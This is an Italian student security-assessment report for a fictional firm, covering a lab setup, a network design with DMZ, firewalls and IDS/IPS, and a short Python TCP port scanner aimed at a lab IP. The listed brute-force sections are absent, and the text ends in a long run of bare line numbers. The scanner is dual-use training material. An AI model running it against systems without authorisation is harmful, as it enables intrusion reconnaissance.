



SBAMPF SECURITY

BUILD WEEK 1

Alex Fiorillo, Francesco Alfonsi,
Federico Bertini, Francesco Mirabella,
Andrea Pace, Giulia Salani

Indice

Introduzione	1
Metodologia	1
Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi	3
Impostazione della rete	3
Dispositivi di sicurezza	4
Programma in Python per la valutazione dei servizi attivi (port scanning);.....	6
Programma in Python per l'enumerazione dei metodi HTTP abilitati su un determinato target	8
Report degli attacchi Brute Force sulla pagina phpmyadmin con evidenza della coppia username-password utilizzata per ottenere accesso all'area riservata;	10
Report dell'attacco Brute Force alla DVWA login page	13
Report degli attacchi Brute Force alla DVWA nel tab Brute Force (livello low, medium, high)	14
Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi;.....	16
Rischi principali per la sicurezza informatica dell'azienda Theta.....	16
Contromisure da adottare per ridurre i rischi	16

Introduzione

L'azienda Theta ci ha ingaggiato per eseguire valutazioni di sicurezza su alcune infrastrutture critiche del loro data center.

Il perimetro delle attività si concentra principalmente su:

- Un Web server che espone diversi servizi su internet (e quindi accessibili al pubblico)
- Un Application server che espone sulla rete interna un applicativo di e-commerce accessibile dai soli impiegati della compagnia Theta (quindi non accessibile da resti esterne, ovvero internet)

Metodologia

L'azienda ha chiesto di riprodurre Web Server e Application Server in ambiente di test così da non effettuare test invasivi sull'ambiente di produzione. Per questo, ci siamo avvalsi di Metasploitable per simulare il Web Server di Theta, mentre abbiamo utilizzato la macchina di Kali nel ruolo di attaccante.

Come da ulteriore richiesta, non abbiamo utilizzato tool già disponibili in Kali, ma abbiamo programmato i tool da zero in linguaggio Python.

Il CISO ha stabilito i seguenti task da portare a termine:

1. Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi;
2. Programma in Python per l'enumerazione dei metodi HTTP abilitati su un determinato target
3. Programma in Python per la valutazione dei servizi attivi (port scanning);
4. Report degli attacchi Brute Force sulla pagina phpmyadmin con evidenza della coppia username-password utilizzata per ottenere accesso all'area riservata;
5. Report degli attacchi Brute Force sulla DVWA per ogni livello di Sicurezza (low, medium, high);
6. Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi;


Nelle sezioni di seguito vedremo lo svolgimento di ciascun task.



Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi

Il CISO della compagnia Theta ci ha richiesto di proporre un modello (design) di rete per mettere in sicurezza le due componenti critiche dell'azienda (Web Server e Application Server), includendo nell'analisi i dispositivi di sicurezza che potrebbero servire per aumentare la protezione della rete.

Abbiamo preparato due rappresentazioni della rete, una più sintetica e una più dettagliata. Di seguito descriveremo quella più sintetica.



Impostazione della rete

Il nostro design di rete prevede tre zone principali, oltre alla zona internet (WAN): una zona esterna, una DMZ (zona demilitarizzata) e una zona interna.

Zona Esterna:

La zona esterna rappresenta la zona immediatamente a contatto con la WAN.

DMZ:

La DMZ serve a ospitare servizi accessibili dall'esterno, come il server web o i servizi di posta elettronica, in modo che siano isolati dalla rete interna per motivi di sicurezza.

Nel nostro caso la DMZ contiene i seguenti server: Metasploitable, Web, Mail, DNS. Tali server sono fisicamente collocati in una Sala Server che per motivi di sicurezza sarà chiusa ed accessibile solamente agli Amministratori tramite badge.

Il Server Metasploitable viene utilizzato per effettuare test di sicurezza informatica in ambiente di test.

Rete Interna:

La Sala Server contiene anche alcuni server che sono collegati alla rete interna: si tratta di un Server Metasploitable 2, di un Server di backup e dell'Application Server.

La rete interna è la parte della rete aziendale che contiene risorse e servizi critici per l'organizzazione e non ha accesso ad internet. Sulla rete interna si collocano anche il PC e il Server dell'Amministratore; a differenza del resto della rete interna, l'Amministratore ha accesso ad internet. Si tratta comunque di un accesso con restrizioni che vengono definite dal proxy.

Per questioni di sicurezza, la rete interna (inclusi i server Metasploitable 2, backup e Application) non comunica con la rete esterna.

Dispositivi di sicurezza

Nello schema abbiamo posizionato i dispositivi di sicurezza che consigliamo per proteggere la rete.

La prima barriera è collocata a protezione della rete esterna ed è costituita da un Firewall e un IDS.

Il **firewall perimetrale** è la prima linea di difesa. Protegge la rete aziendale controllando e filtrando il traffico in entrata e in uscita sulla base di regole di sicurezza predefinite, impedendo accessi non autorizzati e contribuendo a prevenire attacchi esterni. L'**IDS** monitora costantemente il traffico di rete alla ricerca di comportamenti sospetti o attività anomale, segnalando all'Amministratore potenziali intrusioni o violazioni della sicurezza per consentirgli una risposta tempestiva.

Per le stesse ragioni, anche a protezione della DMZ troviamo un firewall e un IDS.

La rete interna è protetta da un proxy, da un next-generation firewall (NGFW) e da un IPS.


Il **proxy** server funge da intermediario tra il PC dell'Amministratore e Internet. Il proxy può eseguire funzioni come il caching delle pagine web, il controllo dell'accesso e la protezione dell'identità.

Il **NGFW** combina invece le funzionalità di un tradizionale firewall con avanzate tecniche di analisi del traffico per rilevare e prevenire minacce sofisticate. Rispetto ai firewall tradizionali, offre un livello aggiuntivo di sicurezza.

Nella rete interna, il **firewall** controlla e regola il traffico tra i dispositivi all'interno della rete, applicando regole di sicurezza per prevenire accessi non autorizzati e proteggere le risorse interne da minacce potenziali. L'**IPS** monitora il traffico interno alla rete alla ricerca di attività sospette o comportamenti non autorizzati. Contrariamente all'IDS, l'IPS non solo rileva le potenziali minacce, ma cerca anche di prevenirle bloccando attivamente il traffico malevolo o sospetto all'interno della rete.

Suggeriamo di posizionare un ulteriore firewall a protezione della stanza dell'Amministratore; questo dispositivo protegge il PC e il server controllando e filtrando il traffico di rete, impedendo accessi non autorizzati e contribuendo a preservare la sicurezza dei dati sensibili e delle risorse amministrative.


Di seguito lo schema più dettagliato del design di rete:



Programma in Python per la valutazione dei servizi attivi (port scanning);

Un **portscanning** è fondamentale per sondare un range di porte su una macchina per determinare quali di esse sono in ascolto e quali servizi sono attivi. Questo può essere utile sia per garantire che solo i servizi necessari siano attivi, sia per rilevare quelle vulnerabilità che potrebbero essere sfruttate per lanciare attacchi mirati.

Qui l'esempio del portscanning utilizzato per andare a scansionare le porte aperte sul server 192.168.32.101.



```


~/Desktop/Benchmark code/portscanner.py - Mousepad
File Edit Search View Document Help
1 #Rilevazione delle porte attive
2 import socket
3
4 #inserire le IP della porta e definire in quale range andare a cercare la porta
5 target = input("Inserisci l'IP a cui fare lo scanner:\n")
6 portrange = input("Inserisci il range di porta su cui fare lo scan(es 1-100): ")
7
8 #lavorare sulla stringa inserita dall'utente in linea 5 (porte inserite)
9 lowport = int(portrange.split('-')[0])
10 highport = int(portrange.split('-')[1])
11
12 #print a schermo delle informazioni inserite
13 print("Scanning Host ", target, "from port", lowport, "to port", highport)
14
15 #creazione ciclo for per andare a identificare le porte attive e il servizio di ogni
    porta
16 for port in range(lowport, highport):
17     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
18     status = s.connect_ex((target, port))
19     if(status == 0):
20         service = socket.getservbyport(port)
21         print("***Port",port, "--OPEN***", "--SERVICE: ", service)
22     s.close()
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
